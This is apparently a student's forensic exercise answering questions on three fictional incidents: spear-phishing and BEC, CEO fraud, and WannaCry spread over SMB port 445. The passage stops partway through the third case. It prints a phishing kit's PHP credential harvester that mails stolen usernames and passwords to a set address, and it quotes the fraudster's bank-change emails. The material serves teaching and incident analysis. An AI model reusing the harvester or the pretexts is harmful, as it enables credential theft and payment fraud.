Answer Template
Cyber intelligence

| | |
|---|---|
| Module | CYBER INTELLIGENCE |
| Name and surname | Pedro Oller Serrano |
| ← Delivery date | 12/11/2024 |

To solve the exercise, you are asked to answer the following questions **using this template.** The following points should be taken into account:

- Answer the questions in the established order.
- Limit yourself to answering the questions posed by means of a direct answer that will later have to be argued and developed in detail based on the information provided for the analysis (file that can be downloaded from a link on the page where these questions are).
- As a guideline, the exercise should be between 10 and 15 pages long.

**Question 1 (0.5 points):**
**In case 1, indicate the type of attack performed.**

**Respuesta:** Spear Phishing

**Question 2 (0.5 points):**
**In case 1, which email is the source of the attack?**

**Respuesta:** m.walker.franch@ficticy.de

**Question 3 (1 point):**
**In case 1, where is the compromised data sent?**

**Answer:** ejercicio_modulo1@ciberinteligencia.es

**Question 4 (1 point):**

**In case 1, why the 10.00 *a.m.* is it sent from the account "m.walker.franch@ficticy.de"? Where is it possible that the attack came from?**

**Answer:** Because it suffered a Typosquatting Phishing by the sender verify@microfoft.com and from there a BEC (Business Email Compromise) was initiated. The attack may have been from Dallas, Texas.

**Question 5 (1 point):**

**In case 1, what other accounts could have been compromised?**

**Answer:**

'm.will.smith@ficticy.us', ' l.stephan.martin@ficticy.co.uk', 'l.martin.fierre@ficticy.es', 'j.rodriguez.maceda@ficticy.es' y 's.mick.resce@ficticy.nl'.

**Question 6 (0.5 points):**

**In case 2, indicate the type of attack carried out.**

**Answer:** CEO Fraud

**Question 7 (0.5 points):**

**In case 2, which email is the source of the attack?**

**Respuesta:** *transfer@mailer.com*

The victim: j.philips.todobene@ficticy.es

**Question 8 (1 point):**

**In case 2, what method did the attacker use to obtain the data of the employees of the Transfer Department?**

**Answer:** Through social engineering, thanks to the social network LinkedIn and the use of possibly Google Dorks

**Question 9 (1 point):**

**In case 2, how has the temporal achievement of the facts been?**

**Answer:**

1. Start of the Phishing on November 22 at 6:00 p.m. with the sending by 'transfer@mailes.com' of the Malspam and receipt by Mr. J. Philips.
2. Beginning of the conversations between the two, whose emails are:
   1. New account.msg.txt (November 22, 2017 at 6:00 p.m.)
   2. RE New account.msg.txt (November 23, 2017 at 9:30 a.m.)
   3. RE New account (1).msg.txt (November 23, 2017 at 10:56 a.m.)
3. On November 23, 2017 at 10:56:12 a.m., the account change is confirmed, and the attacker's mule account is established as the payment account.
4. On November 23, 2017 at 1:00 p.m., the transfer is made.
5. Finally, the alarms of the scam go off.

**Question 10 (0.5 points):**

**In case 3, indicate the type of attack carried out.**

**Answer:**CryptoRansomware more specifically 'WannaCry'

**Question 11 (0.5 points):**

**In case 3, indicate the vulnerability exploited in the systems.**

**Answer:** EternalBlue

**Question 12 (1 point):**

**In case 3, how did the *malware spread* through the internal network?**

**Answer:** The malware manages to spread through the network thanks to the fact that the configuration of the filtering policy of port 445, which is where the SMB is exploited, is almost non-existent, since it allows all kinds of traffic and downloads. A misconfiguration can even be observed in the firewall since it allows the malware to enter a cycle, observed in the EPO logs. Finally, when looking at the firewall logs we confirm what was said above, since it accepts all requests, allowing the spread of malware through the system.

**Question 13 (1 point):**

**In case 3, indicate 3 to 5 essential measures that could have prevented the attack.**

**Answer:**

1. **Block port 445.**
2. **Maintain up-to-date systems.**
3. **Modify firewall settings on port 445.**
4. **Monitor the network.**

5. **Tighten SPF, DKIM, and DMARC policies.**

Below is the development of each question.

# CASE RESOLUTION 1

**Q1.-** Indicate the type of attack carried out.

Due to the characteristics of the attack, it is a 'Phishing', since it occurred through email impersonating a corporate email from another country and adding in the email itself, a URL of a web page that impersonated Outlook, this is observed thanks to the images provided in the analysis (bg1.jpg and img1.jpg), in addition to the html and php file thanks to which they manage to impersonate the website and send the credentials to their email. We could even talk more specifically about a 'Spear Phishing', because the attack is focused on the company Ficticy.S.L, and as can be seen in the sender of the email 'm.walker.franch@ficticy.de' , they have also replicated the company's email format, then they made a study of the target.


**Q2.-** Which email is the origin of the attack?

The zero account of the attack is that of the sender of the malspam with the subject 'FW: Validate Email Account', that is: m.walker.franch@ficticy.de. Because in the body of this email is where the URL to the phishing page is located.


**Q3.-** Where is the compromised data sent?

To find out where the data is sent, we use the evidence provided to us. To do this, we start with the study of the HTML file:

I. Hash Check: We check that the file has not been modified and verify its integrity. To do this, we use the command '*sha256sum index.code1.html* , so we get the hash on our machine. To check that both values, the one of the evidence and the one of our machine are the same, we use a fairly simple code in MATLAB:



```
[redacted]:~/Escritorio/Master/M1/Ultima_prueba/caso 1$ sha256sum index.code1.html
52aa111216e45b03fd4befed69fbbdf1ddd541ca7cf6c45094a2fbb680581a85  index.code1.html
[redacted]:~/Escritorio/Master/M1/Ultima_prueba/caso 1$ 
```




```
hash_pdf = '52aa111216e45b03fd4befed69fbbdf1ddd541ca7cf6c45094a2fbb680581a85';
hash_termina = '52aa111216e45b03fd4befed69fbbdf1ddd541ca7cf6c45094a2fbb680581a85';

if hash_pdf == hash_termina
    fprintf('\nAmbos Hashes son iguales \n\n')
else
    fprintf('\nADVERTENCIA: Archivo corrupto, Hashes distintos \n\n')
end
```

NOTE: From now on there will be no mention of hash checking, it will be done tacitly to the mention of the image-file. If they are different, it will be mentioned.

II. Opening the HTML file: Once the '*index.code1.html'* file is opened, in my case in Visual Studio, we use a search function and look for the '<form' statement:




<form
Aa
ab
.*
Replace
AB
1 result in 1 file - Open in editor
index.code1.html ~/Escrito... 1
<form method="POST" action="po...
home > pedro > Escritorio > Master > M1 > Ultima_prueba > caso 1 > index.code1.html > htm

```
<html>
<body>
<div style="position: absolute; width: 1021px; height: 7
    <table border="0" width="100%">
        <tr>
                    <p>&nbsp;</p>
                    <p>&nbsp;</p>
                    <p>&nbsp;</p>
                    <table border="0" width="100%">
                        <tr>
                            <td>
                            <form method="POST" action="post.php'

                                <table border="0" width="1009">
                                    <tr>
                                        <td width="634" height="!
                                        <td width="342" height="!
                                        <td width="19" height="5.
                                    </tr>
                                    <tr>
                                        <td width="634"><font st
```

As we can see from the image above, inside '<form' there is a feeling  called 'action' which equals a PHP file *'post.*php', for this is what I want say that the credentials will be sent to that file where the credentials will be obtained. credentials.

III. Opening PHP file: As we know from the HTML file, the credentials will be sent and processed by the *'post.php' file.* We proceed to open the file and look for the *' $recipient' statement,* followed by it we will find the email address where the credentials will be sent.



```
<?

$ip = getenv("REMOTE_ADDR");
$message .= "Email: ".$_POST['username']."\n";
$message .= "Password : ".$_POST['password']."\n";
$message .= "IP: ".$ip."\n";

$message .= "-----------------------\n";

$recipient = "ejercicio_modulo1@ciberinteligencia.es";
$subject = "Accounts nPost";
mail($recipient,$subject,$message,$headers);
header("Location: http://www.hotmail.com/");
?>
```


Finally, we observe that the compromised data is sent to the email; *'ejercicio_modulo1@ciberinteligencia.es'*

**Q4.-** In case 1, why the 10.00 *a.m.* is sent from the "m.walker.franch@ficticy.de" account? Where is the attack possible from?

For this section we have to consult the two '.csv' files obtained by the evidence, these are:


- *'logs-mail_mwalkerfranch-20171120000000_20171123170000.csv' y*
- *'logs-access_mwalkerfranch-20171120000000_2017112319000000.csv'*

In both we can take into account a first search filter that would be the date of the malspam event, said date is November 23, 2017 at 10:00 a.m. in notation of the '.csv' would be 20171123.100000. We start by running the '.csv' where the received emails are collected, that is, the first one we have named. Once we go to dates close to that of the events and we find the following:



| id | date | sender | recipient | subject | size | attachment | action |
|---|---|---|---|---|---|---|---|
| 15574 | 20171120.11:10:14 | j.roman.stelso@ficticy.co.uk | m.walker.franch@ficticy.de | Private sector | 50KB | n | approved |
| 15575 | 20171120.134150 | support@mailer.com | m.walker.franch@ficticy.de | Invoice | 215KB | y | blocked |
| 15576 | 20171120.175915 | m.wils.keicher@ficticy.de | m.walker.franch@ficticy.de | freund | 85KB | n | approved |
| 15577 | 20171121.13:10:14 | esitsecurity@ficticy.de | m.walker.franch@ficticy.de | neues Konto | 125KB | n | approved |
| 15578 | 20171121.17:15:08 | j.roman.stelso@ficticy.co.uk | m.walker.franch@ficticy.de | RE: Private sector | 55KB | n | approved |
| 15579 | 20171122.104100 | efax@efax.com | m.walker.franch@ficticy.de | FW: Rechnung | 80KB | n | blocked |
| 15580 | 20171122.104554 | esitsecurity@ficticy.de | m.walker.franch@ficticy.de | Aktualisierungen | 33KB | n | approved |
| 15581 | 20171122.182514 | s.mick.resce@ficticy.de | m.walker.franch@ficticy.de | diese Aufgabe | 33KB | n | approved |
| 15582 | 20171123.063056 | s.mick.resce@ficticy.de | m.walker.franch@ficticy.de | RE: diese Aufgabe | 360KB | y | approved |
| 15583 | 20171123.094000 | verify@microfoft.com | m.walker.franch@ficticy.de | FW: Validate Email Account | 42KB | n | approved |
| 15584 | 20171123.095121 | m.will.smith@ficticy.us | m.walker.franch@ficticy.de | RE:FW: Validate Email Account | 50KB | n | approved |
| 15585 | 20171123.095621 | l.stephan.martin@ficticy.co.uk | m.walker.franch@ficticy.de | RE:FW: Validate Email Account | 121KB | n | approved |
| 15586 | 20171123.095855 | l.martin.fierre@ficticy.es | m.walker.franch@ficticy.de | RE:FW: Validate Email Account | 85KB | n | approved |
| 15587 | 20171123.100032 | j.rodriguez.maceda@ficticy.es | m.walker.franch@ficticy.de | RE:FW: Validate Email Account | 81KB | n | approved |
| 15588 | 20171123.100102 | s.mick.resce@ficticy.nl | m.walker.franch@ficticy.de | RE:FW: Validate Email Account | 100KB | n | approved |
| 15589 | 20171123.101054 | j.mach.christ@ficticy.de | m.walker.franch@ficticy.de | nächstes Projekt | 45KB | n | approved |
| 15590 | 20171123.121523 | r.voil.chran@ficticy.de | m.walker.franch@ficticy.de | die Projekt | 61KB | n | approved |
| 15591 | 20171123.164133 | noreply@proveedor.de | m.walker.franch@ficticy.de | RE: Rechnung | 250KB | y | approved |

In the row highlighted in amber, dated November 23, 2017 at 9:40 a.m., we observed a strange sender '*verify@microfoft.com*', which looks like a typosquatting phishing since it uses a domain name very similar to Microsoft's. In addition, if we look at the subject of this email '*FW: Validate Email Account'* we can almost emphatically affirm that it is a phishing, which due to the coincidence of dates and even more so that the following five emails have the same subject of 'FW: Validate Email Account', we can assume that the man was a victim of it and that they managed to obtain his credentials. But to be more precise, let's go to the other '.csv' in which the accesses to the account have been registered. We apply the same chronological filter as in the previous one and we arrive at:




| id | date | account | ip | action |
|---|---|---|---|---|
| 10221 | 20171120.090501 | m.walker.franch@ficticy.de | 172.16.10.23 | approved |
| 10222 | 20171120.160050 | m.walker.franch@ficticy.de | 172.16.10.23 | approved |
| 10223 | 20171121.091024 | m.walker.franch@ficticy.de | 172.16.10.22 | approved |
| 10224 | 20171121.160517 | m.walker.franch@ficticy.de | 172.16.10.22 | approved |
| 10225 | 20171122.090543 | m.walker.franch@ficticy.de | 172.16.10.25 | approved |
| 10226 | 20171122.161023 | m.walker.franch@ficticy.de | 172.16.10.25 | approved |
| 10227 | 20171123.090314 | m.walker.franch@ficticy.de | 172.16.10.26 | approved |
| 10228 | 20171123.094526 | m.walker.franch@ficticy.de | 77.72.83.26 | approved |
| 10229 | 20171123.164810 | m.walker.franch@ficticy.de | 172.16.10.26 | approved |

On November 23, 2017, we observed three accesses in three different time slots: the first at 9:03 a.m., that is, minutes before receiving the typosguatting phishing email, the second occurs at 9:45 a.m., five minutes after receiving the email, and finally, the third seven hours later at 4:48 p.m.

In addition, if we look at the IPs, the first and last are the same and are in the range of an internal network, that is, private. On the other hand, in the second access we see the ip 77.72.83.26 which is external and is in the public range, which indicates an external connection. With all this we can affirm that Mr. M. Walker Franch was the victim of phishing, more specifically a BEC (Business Email Compromise).

In conclusion, to answer the first question, it is sent from the email of Mr. Walker Franch, because he was the victim of a typosquatting Phishing, whose impersonated domain was Microsoft.

As for the second question it is not clear to me if it is the geographical location or something else, but for the geographical situation we will use the 'Whois' command in Linux and get:




```
inetnum:        77.72.83.0 - 77.72.83.255
netname:        NL-PROLINE
country:        NL
descr:          Amsterdam
org:            ORG-PIL26-RIPE
admin-c:        PIL45-RIPE
tech-c:         PIL45-RIPE
status:         ASSIGNED PA
mnt-by:         IP-RIPE
created:        2024-04-10T19:34:55Z
last-modified:  2024-04-10T19:34:58Z
source:         RIPE

organisation:   ORG-PIL26-RIPE
org-name:       IT Hostline Ltd
address:        Achaion 35, 5th floor, office 17
address:        CY-1101 Nicosia
address:        Cyprus
abuse-c:        PIL45-RIPE
mnt-ref:        IP-RIPE
mnt-by:         IP-RIPE
org-type:       OTHER
created:        2019-10-01T12:09:37Z
last-modified:  2024-02-13T17:47:53Z
source:         RIPE # Filtered

role:           IT Hostline Ltd
nic-hdl:        PIL45-RIPE
address:        Achaion 35, 5th floor, office 17
address:        CY-1101 Nicosia
address:        Cyprus
abuse-mailbox:  abuse@ithostline.com
phone:          +7 915 4036736
admin-c:        ZD882-RIPE
tech-c:         ZD882-RIPE
mnt-by:         IP-RIPE
created:        2019-08-29T19:24:47Z
last-modified:  2024-02-13T17:47:17Z
source:         RIPE # Filtered
```

In which we obtain that the IP is registered in the IT organization Hostline Ltd, which is registered in Nicosia, Cyprus, but the network is located in the Netherlands (Amsterdam). Although this information is that of the supplier, then we do a second search in ipinfo.io here we get:



```
77.72.83.26

ip: "77.72.83.26",
city: "Dallas",
region: "Texas",
country: "US",
loc: "32.7831,-96.8067",
org: "AS62240 Clouvider",
postal: "75201",
timezone: "America/Chicago",
```

In conclusion, the attack could have been from Dallas, Texas

**Q5.-** What other accounts could have been compromised?

Those five accounts that we mentioned earlier had the subject '*FW: Validate Email Account*'. So the accounts that have also been compromised are:

‘m.will.smith@ficticy.us’, ’ l.stephan.martin@ficticy.co.uk’, ‘l.martin.fierre@ficticy.es’, ‘j.rodriguez.maceda@ficticy.es’ y ‘s.mick.resce@ficticy.nl’.


# CASE RESOLUTION 2

**Q6.-** Indicate the type of attack carried out

It is a CEO Fraud type Phishing, this is because they studied the members of the finance department, although they did not study the structure of the email too well. This information is obtained from the .csv file of evidence:

- ‘logs-mta-transfer_deparment-20171121000000_2017112317000000.csv’

We can observe a number of attempts to send mail by sender *'transfer@mailer.com'* to different combinations of Mr. Philips Todobene's business mail. In the end, he manages to find the combination on November 22, 2017 at 6:00 p.m. and that will be the email from where the Phishing begins and will end with the transfer, all reflected in the following image:



| | | | | | |
|---|---|---|---|---|---|
| 27660 | 20171122.180035 | transfer@mailer.com | jphilipsstodobene@ficticy.es | New account | dropped |
| 27661 | 20171122.180035 | transfer@mailer.com | j.p.stodobene@ficticy.es | New account | dropped |
| 27662 | 20171122.180035 | transfer@mailer.com | juan.philips.stodobene@ficticy.es | New account | dropped |
| 27663 | 20171122.180035 | transfer@mailer.com | juan.p.s@ficticy.es | New account | dropped |
| 27664 | 20171122.180035 | transfer@mailer.com | juanphilipsstodobene@ficticy.es | New account | dropped |
| 27665 | 20171122.180035 | transfer@mailer.com | j.philips.todobene@ficticy.es | New account | approved |
| 27666 | 20171122.180035 | transfer@mailer.com | ju.philips.stodobene@ficticy.es | New account | dropped |

**Q7.-** Which email is the origin of the attack?

The email from which this attack is perpetrated is from *'transfer@mailes.com'* as can be seen in the previous image, it is also reasoned in section 6.


**Q8.-** What method has the attacker used to obtain the data of the employees of the Transfer Department?

Due to the temporal achievement of the facts, the method used must have been social engineering, thanks to the linkedIn of Mr. J. Philips Todobene and the possible use of Google Dorks. Ruling out that this information was obtained from case 1, since the email sent by *'transfer@mailes.com'* was sent one day before the event of case 1, then they could not have obtained the email from the mail of Mr. M. Walker Franch, even, if it had happened that way, they would have obtained from the first moment the email of Mr. J. Philips Todobene and would not have had to try different combinations.

**P9.-** Temporal achievement of the facts:

1. Start of the Phishing on November 22 at 6:00 p.m. with the sending by *'transfer@mailes.com'* of the Malspam and receipt by Mr. J. Philips.
2. Starting the conversations between the two, the conversations are obtained thanks to the ID of the malicious email that is '27665' used as a password in the

.zip of the evidence. Once opened, we find three .txt files corresponding to the conversation between the two involved. These conversations are encoded in Base64, so I made a simple Python program to decrypt it, as shown in the following image:



home > pedro > Escritorio > Master > M1 > Ultima_prueba > caso 1 > deco_base64.py > ...

```python
import base64

def decodificador(cifrado):
    #función para decodificar.
    deco_byte = base64.b64decode(cifrado)
    decode_text = deco_byte.decode('utf-8')
    return decode_text
cifrado = "UGVyZmVjdCEhIHRoYW5rcyEgSSdsbCBzZW5kIHlvdSB0aGUgZG9jdW1lbnRvIEFTQVANCg0K
print('EL texto decodificado es: ')
print(decodificador(cifrado))
```

The order of the emails:

2.1. *New account.msg.txt,* whose decoded message is:

The decoded text is:

Hello Juan,

I write you on behalf of your IT provider.

Please, note the change of the bank-account where you have to make the payment.

INTEXER67 1026 7842 0814 5674 1236 8905

Please, the next payment must be made to that account.

Regards,

IT Team

2.2. *RE New account.msg.txt,* whose decoded message is:

*The decoded text is:*

*Hello Juan,*

*I will send you the document within the next days, but it is critical to make the change immediately due to auditory requests.*

*Thanks in advance,*

*Regards*

*From: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>*

*Sent: Thu, 23 Nov 2017 09:30:54*

*To: "Transfer account" <transfer@mailer.com>*

*Subject: RE: New account*

*Hello,*

*I need a guarantee for the change, could you please provide me a certificated document?*

*Regards,*

*From: "Transfer account" <transfer@mailer.com>*

*Sent: Wed, 22 Nov 2017 18:00:35*

*To: j.philips.todobene@ficticy.es*

*Subject: New account*

*Hello Juan,*

*I write you on behalf of your IT provider.*

*Please, note the change of the bank-account where you have to make the payment.*

*INTEXER67 1026 7842 0814 5674 1236 8905*

*Please, the next payment must be made to that account.*

*Regards,*

*IT Team*

2.3. *RE New account (1).msg.txt,* whose decoded message is:

The decoded text is:

Perfect!! thanks! I'll send you the documento ASAP

From: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>

Sent: Thu, 23 Nov 2017 10:56:12

To: "Transfer account" <transfer@mailer.com>

Subject: RE: New account

Ok, the change is done

From: "Transfer account" <transfer@mailer.com>

Sent: Thu, 23 Nov 2017 10:45:43

To: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>

Subject: RE: New account

Hello Juan,

I will send you the document within the next days, but it is critical to make the change immediately due to auditory requests.

Thanks in advance,

Regards

From: "Philips Todobene, Juan" <j.philips.todobene@ficticy.es>

Sent: Thu, 23 Nov 2017 09:30:54

To: "Transfer account" <transfer@mailer.com>

Subject: RE: New account

Hello,

I need a guarantee for the change, could you please provide me a certificated document?

Regards,

From: "Transfer account" <transfer@mailer.com>

Sent: Wed, 22 Nov 2017 18:00:35

To: j.philips.todobene@ficticy.es

Subject: New account

Hello Juan,

I write you on behalf of your IT provider.

Please, note the change of the bank-account where you have to make the payment.

INTEXER67 1026 7842 0814 5674 1236 8905

Please, the next payment must be made to that account.

Regards,

IT Team

3. On November 23, 2017 at 10:56:12 a.m., the account change is confirmed, and the attacker's mule account is established as the payment account.
4. On November 23, 2017 at 1:00 p.m., the transfer is made.
5. Finally, the alarms of the scam go off.

# CASE RESOLUTION 3

**Q10.-** Indicate the type of attack carried out.

The antivirus log itself shows the type and name of the malware:

"# C:\WINDOWS\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN8800 # VirusScan Enterprise #".


Then the attack is a CryptoRansomware more specifically the Wannacry Ransomware.

**P11.-** Indicate the vulnerability exploited.

Since the attack is perpetrated through WannaCry and this is a Ransomware that exploits the EternalBlue vulnerability, which allowed automatic dissemination through networks and infrastructure, infecting all available systems without user intervention.

**Q12.-** How has the malware spread through the internal network?

Thanks to the evidence and the '*conf_firewall_445.png*' image:




Policy is filtered by: "445" in 'Services'

| RULE | NAME | SOURCE | DESTINATION | VPN | SERVICES | ACTION | TRACK | TIME | INSTALL |
|---|---|---|---|---|---|---|---|---|---|
| 15 | | [redacted] | [redacted] | Any Traffic | [redacted] | accept | Log | Any | Any |

In this image we can see how the VPN is configured so that any connection from a virtual network is allowed, also the ACTION parameter is configured in such a way that it allows traffic to port 445 (typical for EternalBlue attacks, due to the use of SMB) without any filter. As for the TRACK parameter, it simply allows the logging of logs, for later study. Finally, the TIME and INSTALL parameters are configured in such a way that they allow traffic on port 445 at any time and the installation of any software. This configuration carries a great risk since it facilitates infection through Wannacry, since no patch was applied to said port and even less was it blocked to avoid this type of situation.

Once the configuration has been commented on, we go to the .csv that are provided in the evidence, these are 'logs-epo-20171123150000_20171123173000.csv' and 'logs-fw-20171123150000_20171123153000.csv', we will go to their study to see how wannacry spread through the internal network.

